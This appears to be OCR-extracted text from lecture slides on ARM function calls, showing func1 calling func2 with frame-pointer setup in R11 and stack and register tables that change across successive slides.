
Functions


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564


Functions


func1
func2
Set params r0,r1
0x00008390
bl func1
0x00008394
0x00008560
0x00008564
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
STACK
0x000000F8
0x00000100
0x000000FC
0x00000000
0x00000100
0x00008394
REGISTERS
R0
R1
R11
LR
0x03
0x04
0x00000100
0x00008564
save Frame Pointer to
register R11

Functions


func1
func2
push {r11, lr}
set R11
Set new r0, r1
bl func2
push {r11}
set R11
BODY
Set params r0,r1
bl func1
0x00008390
0x00008394
0x00008560
0x00008564
STACK
0x000000F8 0x00000100
0x000000FC 0x00000000
0x00000100 0x00008394
REGISTERS
R0 R1 R11 LR
0x03 0x04 0x000000F8 0x00008564
save Frame Pointer to
register R11

Functions




STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564

Functions




STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394

REGISTERS

R0	R1	R11	LR
0x03	0x04	0x000000F8	0x00008564

Functions




STACK

0x000000F8	0x00000100
0x000000FC	0x00000000
0x00000100	0x00008394

